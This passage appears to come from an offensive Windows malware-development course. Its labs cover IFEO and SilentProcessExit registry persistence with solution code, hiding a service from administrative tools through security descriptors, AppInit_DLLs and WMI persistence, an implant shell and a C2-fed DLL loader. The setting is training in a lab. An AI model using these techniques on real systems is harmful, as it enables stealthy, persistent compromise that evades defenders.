


Let's keep testing the tool and test the SilentProcessExit IFEO method.

Command output

```
C:\Tools\Labs> IFEOPersisto.exe silentprocessexit
This program demonstrates IFEO persistence
Module: IFEOPersisto, function: main, date: Wed Jan 25 03:01:09 2023
[*] IFEO Method 'silentprocessexit' has been chosen
[*] Making necessary modifications to the registry
[+] Successfully opend a handle to the key: 0x00000000000000B4!
[+] Successfully created the key: 0x00000000000000BC!
[+] Successfully set the new values!
[+] Successfully set the new values!
[+] Successfully opend a handle to the key: 0x00000000000000B8!
[+] Successfully created the key: 0x00000000000000C0!
[+] Successfully set the new values!
[+] Successfully implemented silentprocessexit IEFO method
[+] Successfully closed regsitry handle 0x00000000000000C0!
[+] Successfully closed regsitry handle 0x00000000000000B8!
[+] Successfully closed regsitry handle 0x00000000000000BC!
[+] Successfully closed regsitry handle 0x00000000000000B4!
```

As we did with the last method, check to see if the proper Registry modifications were made.



TODO Solutions

TODO #1

```
#include "RegHelperApis.h"
```

TODO #2

```
Result = OpenKey(HKEY_LOCAL_MACHINE, IFEO_ROOT_KEY, &hIFEOKey);
if (Result) goto oops;
```

TODO #3

```
Result = CreateKey(hIFEOKey, IFEO_NOTEPAD_KEY, &hSubKey);
if (Result) goto oops;
```

TODO #4

```
Result = SetKeyValueSZ(hSubKey, IFEO_DEBUGGER_VALUE, ImplantPath.GetBuffer());
if (Result) goto oops;
```

TODO #5

```
Result = OpenKey(HKEY_LOCAL_MACHINE, CURRENT_VERSION_KEY, &hSPE);
if (Result) goto oops;
```

TODO #6

```
Result = CreateKey(hSPE, SILENT_PROCESS_EXIT_KEY, &hSPESubKey);
if (Result) goto oops;
```

TODO #7

```
Result = SetKeyValueSZ(hSPESubKey, SPE_MONITOR_PROCESS_VALUE, ImplantPath.GetBuffer());
if (Result) goto oops;
```

TODO #8

```
Result = SetKeyValueDWORD(hSPESubKey, SPE_REPORT_MODE_VALUE, SPE_REPORT_MODE_DATA);
if (Result) goto oops;
```

TODO #9

```
Result = OpenKey(HKEY_LOCAL_MACHINE, IFEO_ROOT_KEY, &hIFEORoot);
if (Result) goto oops;
```

TODO #10

```
Result = CreateKey(hIFEORoot, IFEO_NOTEPAD_KEY, &hSubKey);
if (Result) goto oops;
```

TODO #11

```
Result = SetKeyValueDWORD(hSubKey, IFEO_NOTEPAD_GLOBAL_FLAG_VALUE,
IFEO_NOTEPAD_GLOBAL_FLAG_DATA);
if (Result) goto oops;
```

Complete Solution/Walk-through

Complete Solution

Remember, the complete solution can be seen on the `main-labs` branch.

Key Takeaways

- The major difference between the two methods implemented in this lab is that the debugger method will kick off the "debugger" when the process starts and the SPE method will kick off when the target process exits.
- Detecting this method, one should simply monitor creation of these registry keys.

Lab Enhancements

- To enhance this lab, implement the third IFEO method of verifier.
- The verifier method is not officially covered, but would prove as a solid research exercise for the student.
- This reference is more than enough to get you started:
  - https://github.com/namazso/SecureUxTheme/blob/master/AVRF.md

- There is actually another reason that a DLL can attach to a process and that is `DLL_PROCESS_VERIFIER`.
    - All of this happens before the process fully kicks off and before other DLLs are loaded into the process.
    - Caution would have to be taken when making API calls because NTDLL would be the only DLL loaded at this point.

Lab 4.4: NotInService

Background

Using services for persistence is great, and choosing a name for your service is important as to not draw attention to yourself. There might be a time though that you are eventually found out, but what if there was a way to hide your service from pretty much every tool? Well, that is what this bootcamp challenge is all about—hiding services.

APIs Used

- `ServiceMain`
- `StartServiceCtrlDispatcher`
- `CreateService`
- `OpenService`
- `GetModuleFileName`
- `SetEvent`
- `CreateEvent`
- `SetServiceStatus`
- `OutputDebugString`
- `StartService`
- `CloseServiceHandle`
- `ConvertStringSecurityDescriptorToSecurityDescriptorA`
- `SetServiceObjectSecurity`

Structures of Interest

`_SERVICE_STATUS`

```
// SERVICE_STATUS
typedef struct _SERVICE_STATUS {
    DWORD dwServiceType;
    DWORD dwCurrentState;
    DWORD dwControlsAccepted;
    DWORD dwWin32ExitCode;
    DWORD dwServiceSpecificExitCode;
    DWORD dwCheckPoint;
    DWORD dwWaitHint;
} SERVICE_STATUS, *LPSERVICE_STATUS;
```

`_SERVICE_TABLE_ENTRYA`

```
// SERVICE_TABLE_ENTRY
typedef struct _SERVICE_TABLE_ENTRYA {
    LPSTR                    lpServiceName;
    LPSERVICE_MAIN_FUNCTIONA lpServiceProc;
} SERVICE_TABLE_ENTRYA, *LPSERVICE_TABLE_ENTRYA;
```

Objectives

- Become familiar with the APIs and the structs used in the lab.
- Understand and master the concepts of creating a service application.
- Effectively hide your service from the following tools: Task Manager, Process Hacker, sc.exe, PowerShell cmdlets, etc.

Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Dev and Test VMs.

1. Launch Visual Studio.
    - Open the `NotInService` solution file.
    - The solution holds several source files but the one of interest is the `main.cpp` source file, which contains the `main` function among other functions.
    - There are **TODO** comments that describe what is to be done.
2. TODO #1
    - Implement the `Execute` function.
3. TODO #2
    - Implement the `ServiceReveal` function.
4. TODO #3
    - Implement the `ServiceHide` function.
5. TODO #4
    - Implement the `ServiceMain` function.
6. TODO #5
    - Implement the `ServiceControlHandler` function.
7. TODO #6
    - Implement the `ServiceInstaller` function.

8. TODO #7
    - Implement the `ServiceUninstaller` function.
9. TODO #8
    - Implement the `reveal` argument.
10. TODO #9
    - Create the service table so the dispatcher thread can monitor us.
11. TODO #10
    - Make the SCM aware of our `DispatchTable`.
12. Build
    - Build the solution and monitor the output window for any build errors.
13. Run
    - Once you have a successful build, copy the tool over to the drop folder so that it is available to run on the Test VM.
    - On the Test VM, open an elevated CMD prompt and execute the tool to test for functionality.

Stuck?

If you become stuck, you can expand the specific section in the TODO Solutions section.

Lab Execution Example and Troubleshooting Steps

Here is an example of executing the final product:

Command line

```
C:\Tools\NotInService> NotInService.exe install
```

Notional Results

```
C:\Tools\NotInService> NotInService.exe install
[*] Installing the service
[+] Successfully installed C:\Tools\NotInService\NotInService.exe as a service!
[+] Successfully started the service!
```

No output?

If you don't see any output about installing the service, check to see if the service is already installed. If it is, run `NotInSerivce.exe uninstall` and it will remove it. You are free to try again. Maybe even 3 times.

Process Hacker [TESTVM\Student]+ (Administrator)

Hacker View Tools Users Help

Refresh Options Find handles or DLLs System information

Processes Services Network Disk


Name	Display name	Type	Status	Start type
NgcSvc	Microsoft Passport	Share process	Stopped	Demand start (trigger)
NlaSvc	Network Location Awareness	Share process	Running	Auto start
NotInService	NotInService	Own process	Stopped	Auto start
Npfs	Npfs	FS driver	Running	System start
npsvctrig	Named pipe service trigger provider	Driver	Running	System start
nsi	Network Store Interface Service	Share process	Running	Auto start

Now that the service has successfully been installed, we can hide the service.


```
[*] Hiding the service
[*] Attempting to hide the NotInService service
[+] Successfully converted the security descriptor string!
[*] Attempting to obtain handle to the service NotInService
[+] Successfully obtained handle to the service!
[+] The service NotInService should now be hidden!
```

Select Administrator: Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> Get-Service -Name NotInService
Get-Service : Cannot find any service with service name 'NotInService'.
At line:1 char:1
+ Get-Service -Name NotInService
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (NotInService:String) [Get-Service], ServiceCommandException
    + FullyQualifiedErrorId : NoServiceFoundForGivenName,Microsoft.PowerShell.Commands.GetServiceCommand
```



As you can see, the service has been successfully hidden from virtually all commands and tools. Despite being hidden from view, our service still works and has kicked off our notepad.exe process with System Integrity Level!!


Process Hacker [TESTVM\Student]+ (Administrator)
Hacker View Tools Users Help
Refresh Options Find handles or DLLs System information
Processes Services Network Disk
Name PID User name Integrity
System Idle Process 0 NT AUTHORITY\SYSTEM
System 4 NT AUTHORITY\SYSTEM System
smss.exe 304 NT AUTHORITY\SYSTEM System
Memory Compression 1780 NT AUTHORITY\SYSTEM System
Interrupts
Registry 92 NT AUTHORITY\SYSTEM System
csrss.exe 416 NT AUTHORITY\SYSTEM System
wininit.exe 492 NT AUTHORITY\SYSTEM System
csrss.exe 512 NT AUTHORITY\SYSTEM System
winlogon.exe 596 NT AUTHORITY\SYSTEM System
fontdrvhost.exe 764 Font Driver Host\UMFD-1 Low
dwm.exe 1000 Window Manager\DWM- System
explorer.exe 2388 TESTVM\Student Medium
SecurityHealthSystray.exe 6084 TESTVM\Student Medium
vmtoolsd.exe 5456 TESTVM\Student Medium
OneDrive.exe 5204 TESTVM\Student Medium
cmd.exe 5400 TESTVM\Student High
conhost.exe 5532 TESTVM\Student High
ProcessHacker.exe 336 TESTVM\Student High
powershell.exe 3492 TESTVM\Student High
conhost.exe 5828 TESTVM\Student High
notepad.exe 3548 NT AUTHORITY\SYSTEM System
"notepad.exe"
File:
C:\Windows\System32\notepad.exe
Notepad 10.0.19041.1081
Microsoft Corporation
Notes:
Signer: Microsoft Windows
Console host: Non-existent process (6064)

A quick way to reveal the service once again is the use a PowerShell one-liner. Of course you can implement this in code too, but for those who are not patient and want their service back straight away, just issue this command.

```
Administrator: Windows PowerShell
PS C:\Windows\system32> & $env:SystemRoot\system32\sc.exe sdset NotInService "D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSW
RPWPDTLOCRSDRCWDWO;;;BA)(A;;CCLCSWLOCRRC;;;IU)(A;;CCLCSWLOCRRC;;;SU)S:(AU;FA;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)"
[SC] SetServiceObjectSecurity SUCCESS
PS C:\Windows\system32>
PS C:\Windows\system32>
PS C:\Windows\system32>
PS C:\Windows\system32> _
```

```
PS C:\Windows\system32> Get-Service -Name NotInService

Status   Name               DisplayName
------   ----               -----------
Stopped  NotInService       NotInService
```

After a few seconds have gone by, Process Hacker will issue a notification that a new service has been installed. This is not accurate, as we know, but the tool thinks it is a new service as it is just now seeing it.

Complete Solution

Remember, the complete solution can be seen on the `main-labs` branch.

Key Takeaways

- This is a very stealthy method, and you can see that nothing can see your service, let alone query it. The challenging part is, depending on the DACL being set, you are also removing the ability for you to interact with your own service. You can always reveal it again, make your interactions and then hide it once more, but that is up to you.

Mitigations/Detections

- Be on the lookout for new services being created and then quickly "deleted." In reality, once someone has Admin, the system is pretty much theirs for the taking.

Lab Enhancements

- How could you get your `Execute` function to execute shellcode, or some other payload other than notepad.exe?
- As it stands now, does your service remain running after the payload has been executed?
- Is it possible for the service to hide itself automatically and then kick off the payload?
- Furthermore, is it possible for the service to automatically reveal itself after some event has kicked off?

Lab 4.5: InitToWinit

Background

`AppInit_DLL`s is another documented persistence method that is also part of the MITRE ATT&CK framework. This method can also be used for privilege escalation requirements but this challenge will focus on persistence. According to MITRE, this is ID T1546.010, which is a sub-technique of T1546, Event Triggered Execution. The main goal for this method is to modify the `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLL`s registry key to include the absolute path of your malicious DLL. When a new process is being initialized, it will execute your DLL if the process loads `User32.dll`. `User32.dll` is common for GUI applications and because of this, caution must be taken to avoid having your DLL loaded/executed too many times.

There will not be a walk-through or provided solution for this challenge as it is meant to be an exploratory one that leverages the foundations established during class.

You can read more about this method from MITRE's page: Event Triggered Execution.

APIs Used

- `Reg*` family of APIs

Structures of Interest

N/A

Objectives

- Become familiar with the APIs involved with this method.
- Understand permissions needed to modify HKLM keys.
- Create a DLL that can maintain access to the target.
- Modify the proper registry key value of `AppInit_DLL`s to the path of your DLL.

Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Dev and Test VMs.

1. Launch Visual Studio.
    - Begin creating your application.

TODO Solutions

There is no solution for this bootcamp challenge.

References

- https://attack.mitre.org/techniques/T1546/010/
- https://docs.microsoft.com/en-us/windows/win32/dlls/secure-boot-and-appinit-dlls

Lab 4.6: OhMyWMI

Background

WMI is an integral part to Windows, a part that nation states and red team operators have abused for persistence. You have already seen how you can make WMI queries using C++, but now it is time to step it up a bit. For this bootcamp challenge, you are to utilize intrinsic events to trigger your persistence mechanism. The mechanism is your choice, as well as the trigger. Remember, intrinsic events must be polled at some frequency. Your `EventFilter` is going to be your trigger, the `EventConsumer` is going to act as your payload that will be executed (can be a path to an EXE on disk), the glue that holds the two together (`FilterToConsumerBinding`). It could be best to use a `CommandLineEventConsumer` with a path to your EXE on disk.

For examples of WMI persistence, check out this white paper by Matthew Graeber: WMI-Persistence.

There will not be a walk-through or provided solution for this challenge as it is meant to be an exploratory one that leverages the foundations established during class. You have complete creative freedom to get this done how you see fit.

APIs Used

`IWbem*`

```
// IWbem* class of objects and methods
```

Example Queries

`Intrinsic Events`

```
// Interactive logon type
SELECT * FROM __InstanceCreationEvent WITHIN 15 WHERE TargetInstance ISA
‘Win32_LogonSession’ AND TargetInstance.LogonType = 2

// How long has the system been online?
SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA
‘Win32_PerfFormattedData_PerfOS_System’ AND TargetInstance.SystemUpTime >= 200 AND
TargetInstance.SystemUpTime < 320
```

Objectives

- Create a WMI `EventFilter` to filter intrinsic events.
- Create a WMI `EventConsumer` to kick off your payload.
- Create a WMI `FilterToConsumerBinding` to bind the filter and the consumer together.

- Establish a persistence mechanism that executes an implant or binary of your choice.

Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Dev and Test VMs.

1. Launch Visual Studio.
   - Begin creating your application.

TODO Solutions

There is no solution for this bootcamp challenge.

References

- https://docs.microsoft.com/en-us/windows/win32/wmisdk/retrieving-part-of-an-instance
- https://www.codeproject.com/articles/10539/making-wmi-queries-in-c
- https://docs.microsoft.com/en-us/windows/win32/wmisdk/iwbemobjectsink

Lab 4.7: ShadowCraft

Background

This bootcamp challenge has you continuing the development of a custom Windows shell that you started at the end of Section 3. The main purpose for this portion is to continue to add on to the core functionality of the shell with what was covered in this section. As a refresher, several persistence techniques were discussed and some can only be done with elevated permissions. Implement at least one persistence mechanism in your shell.

> **Unguided**
>
> **Please note this is meant to be an unguided lab, so a fully working solution will not be provided. Hints will be offered along with a general introduction to the Visual Studio solution file that holds the skeleton of the custom shell.**

Objectives

- Understand the basics of making a custom shell.
- Implement what was taught during this section in the shell.
- Deploy the shell to the Test VM.
- Add recon.
- Add process enumeration.
- Add directory enumeration.
- Add get/put functionality.
- Add registry enumeration.
- Add process injection.
- Add privilege escalation.
- Add persistence.

Lab Preparation

> **VMs Needed**
>
> **This lab is to be completed in your 670 Windows Dev and Test VMs.**

1. Launch Visual Studio.
    - Open the `Day2-Bootcamp\WindowsShell\WindowsShell.sln` file.
2. From the solution explorer window, open `main.cpp`.

3. The `main.cpp` has but one purpose: kick off the shell by calling `BeginShell`.
4. `BeginShell` is implemented in the `Useful.cpp` source file, which is where your work begins.

Lab Walk-through and Orientation

The WindowsShell solution file houses several source files. Some of the files have been prepped for you to allow you to focus on the core part of the bootcamp: implementing custom shell commands. A shell has several commands that are baked into it so they are core to the program. If your shell were to ever get caught then they would have whatever features you baked into it—something to think about as you develop your shell. Additional features could be reflectively loaded as DLLs or a similar feature. The `BeginShell` function is commented to explain what has been implemented thus far. Your task is to implement functions that directly relate to what was covered during this section.

- The only functions that are currently supported are `help` and `exit`.
- The naming conventions for functions is `Run` followed by the intented purpose:
  - Like `RunCommand` to spawn a new `cmd.exe` process or `RunChangeDirectory` to change directories
  - If you were to create a regwalker function, consider naming it `RunRegEnum` or similar.
- From the skeleton code provided, add in the functionality from what we covered in this section.

Transfer to the Test VM

Simply copy/paste or drag and drop the files to the shared folder and they should show up in the Test VM `C:\Tools` folder. Once moved over, run the tool and troubleshoot any errors that are generated.

Lab 5.1: The Loader

Background

There are many times when a Red Team operator might need to have something loaded in memory. There are some other methods to achieve this, but we are going to create this capability from scratch using C++. If you think back to the first section of this course, there was a slide that list out some requirements and one of them was to add a capability to dynamically load additional resources. A loader can be a small part of the larger picture or framework, like your ShadowCraft implant, or it can be a standalone binary. The final format should be mentioned by the Red Team lead, or similar position.

When it comes time to creating your loader, you need to make sure you keep in mind what is going to be loaded, the format of it, and the delivery method. The what could be a DLL, the format of the DLL could be that it is packed. Loading a packed binary changes your approach to building your loader. The binary could also have custom PE headers or malformed headers that only the loader understands. The delivery method could be a simple HTTP GET to some resource online, or to your ShadowCraftC2 server on your Slingshot VM. The latter is what this lab is going to focus on in this course. This lab will focus on loading a DLL within its own process address space.

APIs Used

- `VirtualAlloc`
- `LoadLibrary`
- `VirtualProtect`

Objectives

- Understand the APIs in this lab.
- Become more familiar with PE parsing.
- Load and execute a DLL dynamically.
- Explore differences between loading static DLLs and "normal" DLLs.

Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Dev, Windows Test VM, and Slingshot VM.

1. Launch Visual Studio.
    - Open `TheLoader` solution file.
    - This holds a single project with several source code files.
    - Your work will be in the `DynApi.cpp` and the `MemLoader.cpp` source files.

- There are **TODO** comments that describe what is to be done in each project.

2. Overview of `MemLoader` files

- `MemLoader.hpp` and `MemLoader.cpp` are the files that implement the main portion of loading a DLL.
- The `HPP` file defines the `LoadedModule` class that drives the loading method.
- The main methods you will be calling are `Load` and `CallEntrypoint`.
- The remainder of the methods are named in such a way that they should describe what their purposes are.
  - Your work will be implementing the rest of these.

DynApi.cpp

DynApi.cpp

Please make sure you are in the correct source code file.

1. TODO #1: `GetProcAddressEx()`
   - Obtain the NT headers
   - Utilize the C++ std function `bit_cast`
   - Use the `ConvertRvaToVa` or make your own
2. TODO #2: `GetProcAddressEx()`
   - Obtain the VA for the for image export directory entry
   - Utilize the C++ `std` function `bit_cast`: `std::bit_cast`
3. TODO #3: `GetProcAddressEx()`
   - Obtain the VA for the export directory
   - Utilize the C++ `std` function `bit_cast`: `std::bit_cast`
   - Use the `ConvertRvaToVa` or make your own
4. TODO #4: `GetProcAddressEx()`
   - Obtain the VA for the address of functions
   - Utilize the C++ `std` function `bit_cast`: `std::bit_cast`
   - Use the `ConvertRvaToVa` or make your own
5. TODO #5: `GetProcAddressEx()`
   - Obtain the VA for the address of names
   - Utilize the C++ `std` function `bit_cast`: `std::bit_cast`
   - Use the `ConvertRvaToVa` or make your own
6. TODO #6: `GetProcAddressEx()`
   - Obtain the VA for the address of name ordinals

- Utilize the C++ `std` function `bit_cast`: `std::bit_cast`
- Use the `ConvertRvaToVa` or make your own

MemLoader.cpp

MemLoader.cpp

Please make sure you are in the correct source code file.

1. TODO #7: `LoadedModule:CopySectionTable()`
   - Copy all sections to newly allocated pages of memory
   - Pay attention to the size of the section
